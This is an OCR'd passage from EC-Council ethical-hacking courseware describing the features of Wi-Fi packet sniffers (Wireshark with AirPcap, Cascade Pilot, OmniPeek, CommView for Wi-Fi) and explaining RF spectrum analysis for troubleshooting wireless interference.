



FIGURE 15.39: AirPcap capturing 802.11 data

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Packet Sniffer: Wireshark with AirPcap

Source: http://www.wireshark.org

Wireshark is a **network protocol analyzer**. It lets userd capture and interactively browse the traffic running on a computer network. It is the de facto (and often de jure) standard across many industries and educational institutions.

Features:

- **Live capture** and **offline analysis**
- Standard three-pane packet browser
- Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- Display filters
- VoIP analysis
- Read/write many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, and many others

- Capture files compressed with gzip can be decompressed on the fly
- Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform)
- Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2
- Coloring rules can be applied to the packet list for quick, intuitive analysis
- Output can be exported to XML, PostScript, CSV, or plaintext





FIGURE 15.40: Wireshark with AirPcap capturing network traffic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Packet Sniffer: Cascade Pilot

- It measures wireless channel utilization
- It helps in Identifying rogue wireless networks and stations
- It isolates specific packets
- It provides an interactive and visually-oriented user interface



http://www.riverbed.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Packet Sniffer: Cascade Pilot

Source: http://www.riverbed.com

Cascade Pilot Personal Edition (Wi-Fi pilot) is an analyzer for wired and wireless networks that revolutionizes the use of Wireshark. Fully integrated with Wireshark, Cascade Pilot Personal Edition capitalizes on users' existing expertise while dramatically increasing efficiency in identifying and diagnosing network problems.

Wi-Fi Pilot does:

- It measures wireless channel utilization from the data and spectrum points of view simultaneously
- It helps in identifying rogue wireless networks and stations
- It provides professional detailed reports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.41: Cascade Pilot Screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Packet Sniffer: OmniPeek

- OmniPeek network analyzer offers real-time visibility and analysis of the network traffic from a single interface, including Ethernet, 802.11a/b/g/n wireless and VoIP
- It provides a comprehensive view of all wireless network activity showing each wireless network, the APs comprising that network, and the users connected to each AP



http://www.wildpackets.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Packet Sniffer: OmniPeek

Source: http://www.wildpackets.com

OmniPeek network analyzer provides a **graphical interface** that the users can use to analyze and troubleshoot enterprise networks. It even offers Omreal-time visibility and analysis into every part of the network from a single interface, including Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless, VoIP, and Video to remote offices. Using OmniPeek's user interface and "top-down" approach to visualizing network conditions, the users can analyze, drill down and fix performance bottlenecks across multiple network segments.

Highlights:

- Comprehensive **network performance management** and **monitoring** of entire enterprise networks, including network segments at remote offices
- Interactive monitoring of key network statistics in real-time, aggregating multiple files, and instantly drilling down to packets using the "Compass" interactive dashboard
- Deep packet inspection
- Integrated support for Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless (Including 3-stream), VoIP, Video, MPLS, and VLAN

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Intuitive drill-down to understand which nodes are communicating, which protocols and sub-protocols are being transmitted, and which traffic characteristics are affecting network performance
- Complete voice **and video over IP real-time monitoring** including high-level multimedia dashboard, call data record (CDR), and comprehensive signaling and media analyses
- Application performance monitoring and analysis in the context of overall network activity including the ability to monitor application response time, round-trip network delay, server responsiveness, database transactions per second, and myriad other low-level statistics.
- An extensible architecture that can be easily tailored to individual network requirements





FIGURE 15.42: OmniPeek analyzing enterprise network

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Packet Sniffer: CommView for Wi-Fi

Source: http://www.tamos.com

CommView for Wi-Fi is a **wireless network monitor** and **analyzer** for **802.11 a/b/g/n** networks. It captures every packet on the air to display important information such as the list of access points and stations, per-node and per-channel statistics, signal strength, a list of packets and network connections, protocol distribution charts, etc. By providing this information, CommView for Wi-Fi can help user view and examine packets, pinpoint network problems, and troubleshoot software and hardware. It includes a VoIP module for in-depth analysis, recording, and playback of **SIP** and **H.323 voice communications**.

Packets can be decrypted utilizing user-defined **WEP** or **WPA-PSK** keys and are decoded down to the lowest layer. With over 70 supported protocols, this network analyzer allows users to see every detail of a captured packet using a convenient tree-like structure to display protocol layers and packet headers. Additionally, the product provides an open interface for plugging in custom decoding modules. WEP and WPA key retrieval add-ons are available subject to terms and conditions. This application runs under Windows XP/2003/Vista/2008/7 and requires a compatible wireless network adapter.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.43: CommView for Wi-Fi screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What Is Spectrum Analysis?

RF spectrum analyzers examine the **Wi-Fi radio transmission**, measure the power (amplitude) of radio signals and RF pulses, and transform these measurements into numeric sequences. Spectrum analyzers employ statistical analysis to plot spectral usage, quantify "air quality," and isolate transmission sources. **RF spectrum analyzers** are used by RF technicians to install and maintain wireless networks, and identify sources of interference. Wi-Fi spectrum analysis also helps in wireless attack detection, including denial-of-service attacks, authentication/ encryptions attacks, network penetration attacks, etc. Traditional spectrum analyzers are purpose-built test equipment.

Wi-Fi spectrum analyzers can be used in many ways. Consider the task of identifying and avoiding interference between the WLAN and devices competing for the same frequencies. If you suspect RF interference, turn off the affected AP or station, then use one of the Wi-Fi spectrum analyzer tools to see whether any device is transmitting within a given frequency range. If the interference exists, then the users can eliminate the interference by reconfiguring the WLAN to another band or channel that don’t overlap other frequencies in the vicinity. Or else try to remove the interference or shield the source of interference. Spectrum analysis tools: Wi-Spy and Chanalyzer, AirMagnet Wi-Fi Analyzer, WifiEagle, etc.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Packet Sniffers

Wi-Fi packet sniffers help you to monitor, detect, and troubleshoot critical network and application performance problems. Various Wi-Fi packet sniffers that are readily available in the market are listed as follows:

- Sniffer Portable Professional Analyzer available at http://www.netscout.com
- Capsa WiFi available at http://www.colasoft.com
- PRTG Network Monitor available at http://www.paessler.com
- ApSniff available at http://www.monolith81.de
- NetworkMiner available at http://www.netresec.com
- Airscanner Mobile Sniffer available at http://www.airscanner.com
- Observer available at http://www.networkinstruments.com
